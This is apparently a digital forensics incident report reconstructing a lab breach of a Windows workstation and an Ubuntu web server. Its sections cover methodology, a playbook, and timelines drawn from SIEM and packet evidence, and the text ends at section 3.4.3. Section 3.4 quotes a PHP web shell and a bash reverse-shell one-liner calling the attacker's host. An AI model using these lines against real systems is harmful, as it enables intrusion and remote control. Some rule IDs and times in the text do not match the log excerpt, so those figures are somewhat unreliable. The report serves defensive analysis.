DIGITAL FORENSICS & INCIDENT RESPONSE

Investigation of a Coordinated Multi-Host Server Breach and Data Exfiltration Incident

Prepared by: Himal Shrees

Case Reference: DFIR-2026-0630-UBW

Incident Window: 28 June 2026 – 01 July 2026 (UTC)

Affected Assets: Windows Workstation (WindowsVM / DESKTOP-2Q87QPT), Ubuntu Web Server (192.168.122.132)

Section 1 — Introduction and Research Foundations

Digital Forensics and Incident Response (DFIR) is the discipline of identifying, preserving, analysing and reporting on digital evidence following a security incident, with the dual purpose of restoring safe operations and building a defensible account of what happened. Modern DFIR blends two traditionally separate skill sets: forensic science, concerned with the integrity and admissibility of evidence, and incident response, concerned with speed of containment and eradication. This project mirrors that blend: a live-response investigation was carried out across a compromised Windows workstation and a compromised Ubuntu web server, using centralised SIEM telemetry, host-based command-line triage, packet capture analysis, and memory/disk imaging.

Methodology and Order of Volatility

RFC 3227 defines an order of volatility that governs the sequence in which evidence should be captured: CPU registers and cache, routing tables/ARP cache/process tables/kernel statistics/RAM, temporary file systems, disk, remote logging and monitoring data, physical configuration and network topology, and finally archival media. This investigation followed that order on both hosts: network isolation without powering the machines off, RAM acquisition (FTK Imager Lite on Windows, producing memdump.mem; LiME on Ubuntu, producing memory.vmem), live triage commands (ss, lsof, ps, last, crontab, Get-Process, Get-NetTCPConnection), full disk imaging, and only then a detailed review of centralised and local logs.

Incident Response Frameworks

Two complementary frameworks anchored the workflow. NIST SP 800-61 Rev. 2 defines four phases — Preparation; Detection and Analysis; Containment, Eradication and Recovery; and Post-Incident Activity. The SANS six-step model (Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned — "PICERL") was used operationally to sequence the six technical phases followed on each host in this engagement: network isolation, evidence preservation, process/authentication triage, filesystem and timeline analysis, persistence and log analysis, and finally remediation planning.

Tooling

Wazuh (an open-source SIEM/HIDS) supplied centralised alerting, rule-based correlation and historical log search across both agents (agent_control, zgrep against archived ossec-alerts JSON/log files). Wireshark was used for full packet capture analysis — display filters, Follow TCP/HTTP Stream, Statistics > Conversations and Protocol Hierarchy, and Export HTTP Objects — to reconstruct the network-layer story independently of host logs. Autopsy/FTK Imager Lite handled memory and disk acquisition. On the Windows host, evtx_dump and evtxtract (run from a Kali analysis workstation) parsed and carved cleared Windows Event Log (.evtx) fragments out of unallocated space after the attacker triggered Event ID 1102. Native Linux commands (ss, lsof, ps -efjf, find, debsums, aureport) and PowerShell cmdlets (Get-Process, Get-NetTCPConnection, Get-WinEvent, Get-ScheduledTask) supplied host-level triage on each respective platform.

Chain of Custody and Correlation

Every artefact recovered — executables, scripts, service units, cron files, SSH key files, staged exfiltration archives, and the memory/disk images themselves — was hashed with SHA-256 and MD5 immediately on acquisition and logged in an evidence register (Appendix A) so that its integrity could be independently verified at any later stage, consistent with ISO/IEC 27037 guidance on the identification, collection, acquisition and preservation of digital evidence. Rather than relying on any single artefact, this investigation deliberately cross-referenced host telemetry (Wazuh rule hits), network telemetry (Wireshark captures) and filesystem/memory artefacts to build overlapping, independent lines of evidence for every stage of the attack, and mapped every observed behaviour to a named MITRE ATT&CK technique.

Section 2 — Incident Response Best Practices Playbook

1. Preserve before you disturb. Never pull the power cord — this destroys RAM, active connections and encryption keys. Isolate the host at the network layer (disable the switch port or apply firewall rules) while leaving it powered on, and capture RAM immediately with a trusted, write-protected tool (FTK Imager Lite, LiME) before any other action is taken.

2. Follow the order of volatility. Capture network connections, process lists and memory before logs, and logs before full-disk images. Run triage commands from trusted external media, not from binaries already present on a potentially compromised host, since attackers routinely trojanise or shadow common utilities.

3. Assume local logs are hostile evidence. Attackers routinely clear or truncate host logs (Event ID 1102/104 on Windows; redirecting /var/log/* to /dev/null on Linux). Treat centralised, out-of-band log stores (SIEM, syslog forwarders) as the primary source of truth, and use log-carving tools (evtx_dump/evtxtract) to recover fragments left in unallocated space on the host itself.

4. Hash everything, twice. Compute SHA-256 and MD5 for every acquired image and extracted artefact at the point of collection, and record it in an evidence log before analysis begins, to preserve a defensible chain of custody.

5. Correlate host, network and memory evidence. A single log line is an indicator; a log line that matches a Wireshark stream and a recovered file on disk is proof. Cross-reference indicators of compromise across all three evidence sources before concluding root cause.

6. Contain, eradicate, recover, then learn. Rotate every credential that touched the host (including NTLM hashes and SSH keys), remove all identified persistence (services, cron entries, SUID binaries, authorized_keys entries), patch or remove the initial vulnerability, and only then return the host to production. Close the loop with a lessons-learned review and update detection content for the specific TTPs observed.

Section 3 — Final Comprehensive Forensic Investigation Report

3.1 Executive Summary

Between 28 June 2026 and 01 July 2026 (UTC), a single external threat actor operating from host 192.168.122.141 conducted a coordinated, multi-host intrusion against the organisation's internal network (192.168.122.0/24), compromising an Ubuntu web server (192.168.122.132) and a Windows workstation (WindowsVM / DESKTOP-2Q87QPT, 192.168.122.136). The actor achieved initial access via an unauthenticated file-upload remote code execution vulnerability on the Ubuntu web application, escalated to root on that host, pivoted laterally to the Windows workstation via SMB/NTLM brute force and pass-the-hash, escalated to SYSTEM, and used both hosts as parallel staging points for data exfiltration. On both systems the actor executed anti-forensic log-wiping and disabled or killed local security tooling (Windows Event Viewer/Defender; the Wazuh agent) to blind detection. Approximately 2 GB was exfiltrated from the Windows host and at least 7 GB from the Ubuntu host (within a 31.6 GB SSH-tunnelled session), including student records, payroll data and proprietary trading algorithms. Both hosts must be treated as fully compromised at the highest privilege level and rebuilt rather than remediated in place.

3.2 Scope and Methodology

The investigation scope covered two hosts and their associated network segment: the Ubuntu web server (192.168.122.132), the Windows workstation (192.168.122.136 / WindowsVM), the Wazuh SIEM manager (192.168.122.138) used as the authoritative centralised log source, and full packet captures spanning the incident window. Evidence sources comprised: (1) Wazuh centralised alert archives (ossec-alerts JSON/log, queried per agent ID via agent_control and zgrep); (2) live host triage output captured before shutdown (PowerShell cmdlets on Windows; ss, lsof, ps, crontab, bash history on Ubuntu); (3) full memory acquisitions (memdump.mem on Windows, memory.vmem on Ubuntu) and full-disk images; (4) recovered/carved Windows Event Log fragments (evtx_dump / evtxtract) following an attacker-initiated log wipe; and (5) Wireshark packet capture analysis of the full incident window. Every recovered artefact was hashed (SHA-256/MD5) at collection time; the register is provided in Appendix A.

3.3 Windows Workstation Compromise Reconstruction

Host: WindowsVM (DESKTOP-2Q87QPT), IP 192.168.122.136. The workstation was compromised in a single, tightly-timed window on 30 June 2026 (UTC), pivoted to from the already-compromised Ubuntu server, using the same attacker infrastructure (192.168.122.141) and the same masquerading naming convention (winupdate.exe) and callback port (4444) observed on the Ubuntu host.

3.3.1 Brute Force and Initial Access (03:11:58 – 03:12:26 UTC)

Wazuh Security Event data shows an automated brute-force/credential-spraying campaign against the local Administrator account beginning at 03:11:58 UTC: 27 consecutive failed logon attempts (Rule 60122 — Logon Failure: Unknown user or bad password) and associated audit failures (Rule 60104) within the same one-minute window. Corroborating SMB2 packet capture (filter smb2.cmd == 1) shows the attacker host 192.168.122.141 issuing Session Setup/NTLMSSP_NEGOTIATE/NTLMSSP_AUTH requests less than 15 milliseconds apart, systematically testing case variants (administrator, Admin, admin) and built-in accounts (Guest, DefaultAccount, WDAGUtilityAccount, LOCAL SERVICE) — a pattern characteristic of automated tools such as CrackMapExec or Impacket. Immediately following the 27th failure, at 03:12:26 UTC, a successful NTLM authentication was recorded under the local \Administrator context (Rule 92652 — Successful Remote Logon, possible pass-the-hash), with special/administrative privileges assigned to the new logon (Rule 67028).



Figure 1 — Wazuh security event stream showing the 27-attempt brute-force campaign against WindowsVM's Administrator account immediately preceding the successful pass-the-hash logon at 03:12:26 UTC.

3.3.2 Lateral Movement Delivery Mechanism (DCOM/RPC)

Packet capture confirms the access vector used to deliver the payload once credentials were validated: a DCERPC Bind request to the ISystemActivator interface (IOIDResolver, over TCP port 135) from 192.168.122.141 to 192.168.122.136, followed by an NTLMSSP negotiation authenticating as \Administrator, and an ISystemActivator::RemoteCreateInstance request — the classic DCOM lateral-movement primitive used to remotely instantiate and execute a payload without dropping a file over SMB first. This was paired with SMB2 Tree Connect requests to the hidden administrative shares \\192.168.122.136\IPC$ and \\192.168.122.136\C$ (frames 3189/3195), giving the actor full filesystem access, followed by explicit Create Request packets (frames 40156–40166) writing a 7,168-byte binary to C:\Windows\Temp\winupdate.exe, with an identical redundant copy staged at C:\winupdate.exe (frames 43072–43082).



Figure 2 — DCERPC Bind/NTLMSSP_NEGOTIATE sequence over TCP 135 confirming the DCOM RemoteCreateInstance lateral-movement mechanism used to trigger winupdate.exe on the Windows workstation.

3.3.3 Command-and-Control and Exfiltration

Once executed, winupdate.exe forced the workstation to call back to the attacker's listener on TCP port 4444 (three-way handshake confirmed at frames 43489–43491), establishing an interactive reverse-shell socket that remained open until a FIN/ACK close at 08:10:09 UTC. Wireshark conversation statistics for this connection show a heavily asymmetric flow totalling roughly 2 GB moved from the workstation back to 192.168.122.141, consistent with hands-on-keyboard access followed by bulk data theft.



Figure 3 — TCP 3-way handshake and sustained traffic on port 4444 confirming the active reverse-shell / C2 channel used for post-exploitation access and exfiltration from the Windows workstation.

3.3.4 Anti-Forensics: Event Log Clearing

At 08:09:07–08:09:08 UTC, the attacker cleared both the System log (Event ID 104, Record 5152) and the Security log (Event ID 1102, Record 37347). Both clearing events were generated by the local SYSTEM account (SID S-1-5-18) through an already-elevated process, Client Process ID 3568 — i.e., the log wipe was triggered programmatically by a process already running with full SYSTEM privileges rather than through an interactive administrative session, confirming that privilege escalation to SYSTEM had already occurred by this point. Recovered XML event data for the 1102 record was directly attributed to this process and account in the exported .evtx metadata.

```
timestamp,agent.name,rule.description,rule.id,rule.level
"Jun 30, 2026 @ 07:21:50.936",WindowsVM,Wazuh agent disconnected.,504,3
"Jun 30, 2026 @ 04:09:08.912",WindowsVM,The audit log was cleared,63103,5
"Jun 30, 2026 @ 04:09:08.730",WindowsVM,A Windows log file was cleared,63104,5
"Jun 30, 2026 @ 04:09:08.375",WindowsVM,A Windows log file was cleared,63104,5
"Jun 30, 2026 @ 04:06:48.700",WindowsVM,Name resolution for the name wpad timed out,61109,5
"Jun 30, 2026 @ 04:02:59.971",WindowsVM,Summary event of the report's signatures.,60608,4
"Jun 30, 2026 @ 03:51:41.003",WindowsVM,Windows User Logoff,60137,3
"Jun 30, 2026 @ 03:47:57.599",WindowsVM,Summary event of the report's signatures.,60608,4
"Jun 30, 2026 @ 03:47:56.825",WindowsVM,Name resolution for the name wpad timed out,61109,5
"Jun 30, 2026 @ 03:47:48.847",WindowsVM,Software protection service scheduled successfully.,60642
,3
"Jun 30, 2026 @ 03:37:24.518",WindowsVM,Windows System error event,61102,5
"Jun 30, 2026 @ 03:37:24.466",WindowsVM,New Windows Service Created,61138,5
"Jun 30, 2026 @ 03:34:11.884",WindowsVM,Special privileges assigned to new logon.,67028,3
"Jun 30, 2026 @ 03:34:11.884",WindowsVM,"Successful Remote Logon Detected - User:\Administrator -
 NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that KALI i
s allowed to perform RDP connections",92657,6
"Jun 30, 2026 @ 03:32:50.948",WindowsVM,Name resolution for the name wpad timed out,61109,5
"Jun 30, 2026 @ 03:32:13.857",WindowsVM,New Windows Service Created,61138,5
```

Figure 4 — Wazuh archive entries recording the Windows Security log clear ("The audit log was cleared") and companion System log clear events at 04:09:08 local time on 30 June 2026.



Figure 5 — Recovered Windows Event Viewer Security log showing Event 1102 ("The audit log was cleared"), Subject: SYSTEM, immediately following the attack's active phase.

Because the local Security.evtx file was truncated at the point of clearing, a live PowerShell query for Event ID 4624 (successful logons) returned no historical results — all prior logon records were erased from the local file. The pre-clearance timeline was reconstructed instead from (a) the centralised Wazuh archive, which is not modifiable from the endpoint, and (b) carving of residual event-log chunk data from the .evtx files using evtx_dump and evtxtract on a Kali analysis workstation, which recovered fragments including Event 4624/4672 (successful logon and special privilege assignment, Logon Types 3 and 5, with SeDebugPrivilege and SeLoadDriverPrivilege granted to the session — the privileges respectively required for LSASS memory access and kernel driver loading).

3.3.5 Credential Theft and Defence Evasion

Between 08:56:50 and 08:57:51 UTC, Event ID 5379 recorded repeated, parallel reads against cached Windows vault credentials (WindowsLive and MicrosoftAccount authentication packages), issued by Process ID 400 (lsass.exe) — definitive evidence of LSASS credential dumping or scraping for offline cracking or further pivoting. Between 09:27:31 and 09:27:35 UTC, Application Event ID 15 logged a rapid two-second loop of Windows Defender being repeatedly disabled and auto-restarted, consistent with an automated script forcibly terminating the antivirus engine. At 09:45:14 UTC, a fatal cross-process hang (AppHangXProcB1) crashed the Microsoft Management Console (mmc.exe) while it was attempting to open the Event Viewer snap-in, with crash telemetry pointing at svchost.exe:eventlog — a further indicator that the host's event-logging pipeline was being actively disrupted during the attacker's post-exploitation activity, which prevented local incident responders from performing further triage through the native console.



Figure 6 — Recovered System log entry (Event 104, "The System log file was cleared") corroborating the Security-log wipe as a coordinated, full event-channel anti-forensic action.

3.3.6 Persistence: Rogue Local Accounts

Three local accounts with non-standard naming — Seconduser, Testuser and ThirdUser — were found configured on the host and assessed as a high-probability persistence mechanism created by the attacker to preserve access independent of the Administrator account, alongside the stolen credentials and DCOM-delivered payload already documented above.

3.4 Ubuntu Web Server Compromise Reconstruction

Host: Ubuntu web server, IP 192.168.122.132, hosting an Apache/2.4.58 (Ubuntu) web application. The compromise unfolded over roughly 48 hours, from initial reconnaissance on 28 June through root-level persistence, log destruction and multi-gigabyte exfiltration by 30 June (UTC).

3.4.1 Reconnaissance and Initial Access (28 June, 04:11–04:38 UTC)

The intrusion opened with a high-intensity, automated multi-port vertical SYN scan from 192.168.122.141 against 192.168.122.132, probing ports including 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), 135 (RPC), 143 (IMAP), 443 (HTTPS), 445 (SMB) and 3389 (RDP) to map the exposed attack surface; the web server's Apache/2.4.58 (Ubuntu) banner was explicitly disclosed via a plain HTTP GET / request, giving the actor version-specific targeting information. Wazuh logs a corresponding burst of HTTP 400/500 errors (Rules 31101/31122) between 04:11:07 and 04:17:18 UTC consistent with parameter fuzzing against the web application. At 04:37:01 UTC the exploit succeeded: an HTTP POST to /upload.php (an unrestricted file-upload endpoint wrapping a vulnerable system() call) delivered a PHP web shell (shell.php, containing <?php system($_GET['cmd']); ?>) to /var/www/html/uploads/ (Wazuh Rule 554 — File added to the system).



Figure 7 — Reassembled multipart HTTP POST to /upload.php showing the shell.php web-shell payload being uploaded to the Ubuntu web server.

3.4.2 Web Shell Execution and Reverse Shell (28 June, 04:38 UTC onward)

From 04:38:17 UTC the attacker drove interactive commands through the newly deployed shell.php back-channel (Wazuh Rule 31514 — Simple shell.php command execution), confirmed via a GET to /uploads/shell.php?cmd=id, establishing code execution in the www-data context. The actor then weaponised the shell to spawn an interactive reverse shell (bash -i >& /dev/tcp/192.168.122.141/4444 0>&1) and downloaded a secondary Python listener script, sys_listener.py, via wget from the attacker's own lightweight HTTP server, establishing a persistent, evasion-resistant command channel on port 4444 independent of the original web shell. From this foothold the actor performed further internal reconnaissance of the network segment.



Figure 8 — Wazuh alert stream (Ubuntu agent) showing repeated shell.php command executions (Rule 31514), successful sudo-to-root events (Rule 5402) and preceding HTTP 400/500 errors from the initial exploitation phase.

3.4.3 Persistence and Privilege Escalation (28–29 June)

